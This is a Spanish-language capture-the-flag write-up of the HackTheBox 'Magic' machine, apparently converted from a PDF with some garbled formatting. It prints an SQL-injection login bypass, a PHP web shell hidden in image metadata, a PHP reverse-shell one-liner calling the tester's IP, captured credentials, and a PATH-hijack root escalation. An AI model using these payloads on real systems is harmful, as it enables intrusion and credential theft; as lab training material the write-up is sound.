
Máquina Magic HackTheBox




Escaneo con nmap

La página web tiene un formulario de login que con un simple ' or 1=1 # se bypassea



Accedo a una página para subir imágenes



Viendo este vídeo consigo ejecución de comandos:


https://www.youtube.com/watch?v=nNB9XlRfvzw

Con exiftool le añado código php a la imagen nmap.png

 $\label{lem:complex} $$\exp -DocumentName=''<H1>KTULU
<?php if(isset(\$_REQUEST['cmd'])){echo '<pre>';} $$\cmd = (\$_REQUEST['cmd']);system(\$cmd);echo '';} $$_halt_compiler();?></h1>'' nmap.png$

Y luego renombro la imagen a nmap.php.png

Luego la subo al servidor y ya puedo ejecutar comandos!



Le paso al parámetro cmd lo siguiente para obtener una reverse shell:

```
php -r '$sock=fsockopen("10.10.15.225",443);exec("/bin/sh -i <&3 >&3 2>&3");'
```

en urlencode para que funcione:

php%20-r%20%27%24sock%3Dfsockopen%28%2210.10.15.225%22%2C443%29%3Bexec %28%22%2Fbin%2Fsh%20-i%20%3C%263%20%3E%263%202%3E%263%22%29%3B%27

La url es → 10.10.10.185/images/uploads/nmap.php.png?cmd=php%20-r%20%27%24sock %3Dfsockopen%28%2210.10.15.225%22%2C443%29%3Bexec%28%22%2Fbin%2Fsh%20-i %20%3C%263%20%3E%263%202%3E%263%22%29%3B%27

y obtengo la shell:)

```
Tilix: ktulu@kali: ~/HTB/magic
02:59 [ktulu@kali~/HTB/magic]$ sudo rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.15.225] from (UNKNOWN) [10.10.10.185] 42654
/bin/sh: 0: can't access tty; job control turned off
$
```

Encuentro un fichero db.php5 que contiene lo siguiente:

```
private static $dbName = 'Magic';
private static $dbHost = 'localhost';
private static $dbUsername = 'theseus';
private static $dbUserPassword = 'iamkingtheseus';
```

El puerto de mysql está cerrado remotamente pero localmente está abierto, lo compruebo con netstat -punta y veo que el puerto 3306 está LISTENING

Hago un port forwarding de la siguiente manera:

```
ssh -R 3306:127.0.0.1:3306 root@10.10.15.131
```

Y ya puedo conectarme a mysql con las credenciales obtenidas

```
mysql -h 127.0.0.1 -u theseus -p
```

iamkingtheseus

Obtengo las siguientes credenciales:

```
+---+----+
| id | username | password |
+---+---+
| 1 | admin | Th3s3usW4sK1ng |
+---+----+
```

Estando en al shell de www-data ejecuto su – theseus y password Th3s3usW4sK1ng y escalo privilegios al usuario theseus :)

Ya puedo leer el user.txt → f611bc94574111b9d4cbb4936b8e65bf

Luego para poder tener una shell estable, ya que se cae todo el tiempo, me creo un par de claves ssh y pongo mi clave pública en el authorized_keys del usuario theseus para conectarme por ssh, ya que sin ésto, a pesar de saber la contraseña no me deja conectarme.

Subo el pspy64 y veo que se ejecuta periódicamente el comando sysinfo. Y éste llama a varios comandos que también se ejecutan como root (lshw, fdisk, free).

Para la escalada a root utilizo la técnica de path hijacking, y leyendo ésta página veo la solución:

https://www.hackingarticles.in/linux-privilege-escalation-using-path-variable/

Me creo un comando lshw personalizado

echo "/bin/sh" > lshw

y lo muevo a /tmp

Modifico la variable PATH de la siguiente forma:

export PATH=/tmp:\$PATH añadiendo el directorio /tmp al principio para que el comando sysinfo encuentre mi ejecutable lshw antes que el original, que está en / usr / bin

Ejecuto sysinfo y me devuelve una shell sh de root, y aunque no es interactiva, si ejecuto comandos y después ejecuto exit cuando salgo puedo ver lasalida de los comandos ejecutados como root.

Ejecuto sysinfo, a continuación cat / root / root.txt y exit. Y ya puedo leer el root.txt

 $root.txt \rightarrow 0323d43e05c2b321d15d732f0bac212b$